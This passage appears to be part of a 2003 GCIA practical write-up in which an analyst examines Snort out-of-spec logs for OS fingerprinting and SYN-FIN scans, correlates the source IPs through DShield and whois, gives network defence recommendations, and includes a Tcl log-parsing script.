011B 8D08 2F65 EC34 B928 C787 4A4CE556 09EF
```

2. 68.48.146.179 would appear to be finger printing MY.NET.29.3:

```
07/08-15:06:53.257303 68.48.146.179:1331 -> MY.NET.29.3:80
TCP TTL:113 TOS:0x0 ID:14096 IpLen:20 DgmLen:40 DF
******** Seq: 0x3986A3  Ack: 0x93D2DFED  Win: 0x5010  TcpLen: 0

07/08-15:06:58.516472 68.48.146.179:1343 -> MY.NET.29.3:80
TCP TTL:113 TOS:0x0 ID:61968 IpLen:20 DgmLen:40 DF
12*A*RSF Seq: 0x39A0CC  Ack: 0x8D93F4  Win: 0x5010  TcpLen: 4

07/08-15:06:59.175364 68.48.146.179:1346 -> MY.NET.29.3:80
TCP TTL:113 TOS:0x0 ID:5649 IpLen:20 DgmLen:40 DF
12***RS* Seq: 0x39A6A4  Ack: 0x93F6  Win: 0x5010  TcpLen: 16

07/08-15:08:15.159050 68.48.146.179:10 -> MY.NET.29.3:1356
TCP TTL:113 TOS:0x0 ID:47377 IpLen:20 DgmLen:40 DF
1*****SF Seq: 0x50003A  Ack: 0xC7DD9589  Win: 0x5010  TcpLen: 52
TCP Options (1) => EOL

07/08-15:08:15.568090 68.48.146.179:192 -> MY.NET.29.3:1353
TCP TTL:113 TOS:0x0 ID:54033 IpLen:20 DgmLen:40 DF
12UAP*S* Seq: 0x50003A  Ack: 0xD1CF9587  Win: 0x5010  TcpLen: 24  UrgPtr: 0x65A1
TCP Options (1) => EOL

07/08-15:19:12.918280 68.48.146.179:0 -> MY.NET.29.3:1395
TCP TTL:113 TOS:0x0 ID:20756 IpLen:20 DgmLen:40 DF
****P*** Seq: 0x500044  Ack: 0xCDB52467  Win: 0x5010  TcpLen: 52
TCP Options (1) => EOL
```

3. 68.33.178.15 would appear to be finger printing MY.NET.29.11:

```
07/08-15:54:53.577845 68.33.178.15:2433 -> MY.NET.29.11:443
TCP TTL:112 TOS:0x0 ID:32959 IpLen:20 DgmLen:40 DF
12***RS* Seq: 0x766070  Ack: 0x215EC4  Win: 0x5010  TcpLen: 60
TCP Options (1) => EOL

07/07-11:17:08.573087 68.33.178.15:1977 -> MY.NET.29.11:443
TCP TTL:112 TOS:0x0 ID:31543 IpLen:20 DgmLen:40 DF
**UA*RSF Seq: 0xE60020  Ack: 0xE34EF69F  Win: 0x5010  TcpLen: 48  UrgPtr: 0x6AD5 TCP
Options (1) => EOL
```

4. 24.69.209.173 would appear to be finger printing MY.NET.150.242:

```
07/08-15:23:49.484021 24.69.209.173:1335 -> MY.NET.150.242:6699
TCP TTL:111 TOS:0x0 ID:55016 IpLen:20 DgmLen:40 DF
*2****SF Seq: 0x1305AC  Ack: 0xF4E595F2  Win: 0x5010  TcpLen: 44
TCP Options (1) => EOL

07/08-15:23:51.925876 24.69.209.173:1335 -> MY.NET.150.242:6699
TCP TTL:111 TOS:0x0 ID:4585 IpLen:20 DgmLen:40 DF
***A**SF Seq: 0x5ACF4E5  Ack: 0x95F2C170  Win: 0x5010  TcpLen: 0

07/08-15:24:01.637507 24.69.209.173:1335 -> MY.NET.150.242:6699
TCP TTL:111 TOS:0x0 ID:55017 IpLen:20 DgmLen:40 DF
12*APR*F Seq: 0x5ACFFF4  Ack: 0x1395F2  Win: 0x5010  TcpLen: 52
TCP Options (1) => EOL

07/08-15:25:55.613266 24.69.209.173:1335 -> MY.NET.150.242:6699
TCP TTL:111 TOS:0x0 ID:18418 IpLen:20 DgmLen:40 DF
12*APRS* Seq: 0x5ADAEDC  Ack: 0x8095F3  Win: 0x5010  TcpLen: 48
TCP Options (1) => EOL
```

5. 142.26.120.7 is doing a syn fin host mapping on MY.NET.1-199.1-255 using target port 21 and source port of 21:

```
07/05-09:15:11.347704 142.26.120.7:21 -> MY.NET.1.1:21
TCP TTL:24 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
******SF Seq: 0x7352FFD7  Ack: 0x354CCF54  Win: 0x404  TcpLen: 20
```

This source IP is accounted for 24758 of the SF scan.

6. 203.79.116.107 would appear to be finger printing MY.NET.1.3:

```
07/04-09:44:35.785908 203.79.116.107:38201 -> MY.NET.1.3:22
TCP TTL:36 TOS:0x0 ID:674 IpLen:20 DgmLen:60
******** Seq: 0xA359EA0D  Ack: 0x0  Win: 0xC00  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

07/04-09:44:37.534956 203.79.116.107:38201 -> MY.NET.1.3:22
TCP TTL:39 TOS:0x0 ID:45527 IpLen:20 DgmLen:60
******** Seq: 0xA359EA0D  Ack: 0x0  Win: 0x800  TcpLen: 40
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL

07/04-09:44:37.539828 203.79.116.107:38202 -> MY.NET.1.3:22
TCP TTL:28 TOS:0x0 ID:21299 IpLen:20 DgmLen:60
**U*P*SF Seq: 0xA359EA0D  Ack: 0x0  Win: 0xC00  TcpLen: 40  UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
```

7. 4.64.132.162 is targeting MY.NET.114.120 13 times with the same tcp flag:

```
07/05-19:28:51.569267 4.64.132.162:2774 -> MY.NET.114.120:6699
TCP TTL:116 TOS:0x0 ID:60942 IpLen:20 DgmLen:48 DF
******** Seq: 0x227279E  Ack: 0x23937DD6  Win: 0x5018  TcpLen: 0
00 00 40 83 1C 00 58 8B                         ..@...X.

07/05-19:28:59.030286 4.64.132.162:2774 -> MY.NET.114.120:6699
TCP TTL:116 TOS:0x0 ID:19728 IpLen:20 DgmLen:48 DF
******** Seq: 0x2272B5E  Ack: 0x23975CEE  Win: 0x5018  TcpLen: 0
00 00 C8 F4 22 00 E0 FC                         ...."...

07/05-19:28:59.486091 4.64.132.162:2774 -> MY.NET.114.120:6699
TCP TTL:116 TOS:0x0 ID:25616 IpLen:20 DgmLen:48 DF
******** Seq: 0x2272BAE  Ack: 0x2397B64E  Win: 0x5018  TcpLen: 0
00 00 50 6C 23 00 68 74                         ..Pl#.ht
```

Port 6699 is supposingly used by napster, however the tcp flag is nulled or some folks in ids field might recognise this as null session scan which is another form of finger printing the OS. What puzzled me are there appears to be carrying different payloads for each packets. This could be bad device doing this. Well if you are going to do some form of scan why bother with the payloads and why different payloads?

Correlations:

No hits for the below in www.dshield.org or www.google.com:

1. 141.154.15.118
2. 68.48.146.179
4. 68.33.178.15
6. 203.79.116.107
7. 4.64.132.162

5. Got a match for 142.26.120.7 seemed to coincide with the activities here and it is also finger printing against port 21 here:

```
http://www.dshield.org/ipinfo.php?ip=142.026.120.007
start date:     2003-07-07
end date:       2003-07-10
port targeted: 21

Whois:
OrgName:     British Columbia Systems Corporation
OrgID:       BCSC
Address:     400 Seymour Place
City:        Victoria
StateProv:   BC
PostalCode:  V8X-4S8
Country:     CA

NetRange:    142.26.0.0 - 142.26.255.255
CIDR:        142.26.0.0/16
NetName:     BCSYSTEMS5
NetHandle:   NET-142-26-0-0-1
Parent:      NET-142-0-0-0-0
NetType:     Direct Assignment
NameServer: DNS.GOV.BC.CA
```

```
NameServer: DNS1.GOV.BC.CA
NameServer: DNS2.GOV.BC.CA
NameServer: DNS3.GOV.BC.CA

TechHandle:  AT110-ARIN
TechName:    Teasdale, Alan
TechPhone:   +1-250-387-5577
TechEmail:   al.teasdale@gems2.gov.bc.ca

OrgAbuseHandle: CSC28-ARIN
OrgAbuseName:   Customer Service Centre
OrgAbusePhone:  +1-250-952-6000
OrgAbuseEmail:  cschelp@gems3.gov.bc.ca
```

I went back to the alerts log and go thru' the “Queso fingerprint” events and found correlation to the listed source IPs above. However, I do not know why I am seeing only 8530 occurrences for 05/07/03 in the alerts log while in the OOS logs there were 14420 events. I was also able to see some of the OOS events being correlated in the scans log as well.

Defence recommendations:
Monitored these source IP by adding a rule in snort to log all transactions from them and this time with packet dumped for packet analysis.

Overall Network Defence Recommendations:
The administrator must come out with a proper network security defence. Having border routers to filter both ingress and egress traffics that they have to decide what are supposed to be accessible. Follow by the firewall rule policies as a second line of defense. I would suggest only permitted traffics that are supposed to traverse out be proxied and the firewall should only let the proxied connections out. Vpn for home users and nomadic users to be implemented. Public dns servers should be segregated to external in the DMZ for public access and not to contain any internal DNS informations in the public DNS servers. An excellent source of this, please read the book on Inside Network Perimeter Security.

Patched up all the systems to the latest security patches as advised by the relevant vendors. Carry out routine scan for any ports that are not supposed to be listening on the internal hosts. Have them disabled if these services are not needed.

Analysis Process:
Basically concatenate the 5 days of logs for each type namely alerts, scans and oos. Run them with scripts from mike.poor practical who he himself has taken from chris baker gcia practical.

Basically, using awk, cut, uniq and sort one can achieve the top number of occurrences for what you are cutting for.

It was hard going thru' the OSS logs as each records consists of 3 lines. I have to enlist the help of my fellow colleague sang-suan.gam who is an expert with tclsh script. I described to him what I want it to do and he came out with a working script within ten minutes.

```
#! /usr/local/bin/tclsh

if { $argc != 1 } {
        puts "usage $argv0 OSS-filename"
        exit
}

set ifile [lindex $argv 0]
set    fd [open $ifile]
set   all [split [read $fd] \n]
close $fd

set dfmf_hosts {}

foreach line $all {

        if { [catch { set a [lindex $line 2] }] } {
                continue
        }

        if { $a == "->" } {
                set s [lindex $line 1]
        }

        # by now the line should be a "clean" line,
        # with no offending characters.

        if { [lindex $line end] == "MF" \
          && [lindex $line 6]   == "DF" } {

                lappend dfmf_hosts $s
                continue
        }

        if { [lindex $line 1] == "Seq:" } {
                set f [lindex $line 0]

                if { [info exists flags($f)] } {
                        incr flags($f)
                } else {
                        set flags($f) 1
                }

                lappend flags_hosts($f) $s
        }
}

foreach f [array names flags_hosts] {
        foreach h $flags_hosts($f) {
                set fh($h) 1
        }
        set uhosts($f) [lsort [array names fh]]
        unset fh
}

set dfmf_num [llength $dfmf_hosts]

if { $dfmf_num != 0 } {

        foreach h $dfmf_hosts {
                set udfmf_hosts($h) 1
        }

        puts "number of DF MF hosts: $dfmf_num.\n"
        puts "[array size udfmf_hosts] unique addresses:\n"

        set i 1

        foreach h [lsort [array names udfmf_hosts]] {
                set ns [format "%5d - " $i]
                puts "$ns $h"
                incr i
        }
        puts "\n-----------------\n"
}

foreach f [array names flags] {
        puts "flag == $f, $flags($f) occurrences.\n"
        puts "[llength $uhosts($f)] unique addresses:\n"

        set i 1

        foreach h $uhosts($f) {
                set ns [format "%5d - " $i]
                puts "$ns $h"
                incr i
        }

        puts "\n-----------------\n"
}
```

Using the top events by highest number of occurrences for the alerts and scans logs I proceed to analyse from there.

I tried using snortsnarf, however after afew days and it is still running, I gave up.

I used http://www.dshield.org/ for the correlation of source IPs most of the time, though I had tried http://www.google.com with very little or no luck at all and sometimes landed into some foreign language web page which only hints was, it has some thing to do with statistics.

References:

1. TCP/IP Illustrated vol.1
   richard stevens

2. Network Intrusion Detection an analyst's hand book
   stephen northcutt
   judy novak

3. http://www.dshield.org/

4. http://isc.incidents.org

5. http://www.whitehats.com

6. http://www.snort.org

7. http://www.sans.org/y2k/ports.html

8. http://www.russonline.net/tonikgin/EduHacking.html

9. http://www.giac.org/practical/Steve_Lukacs_GCIA.doc

10. http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf

11. http://www.ietf.org/rfc/rfc3168.txt?number=3168

12. http://www.cert.org

13. Inside Network Perimeter Security
Stephen Northcutt
Lenny Zeltser
Scott Winters
Karen Kent Frederick
Ronald W. Ritchey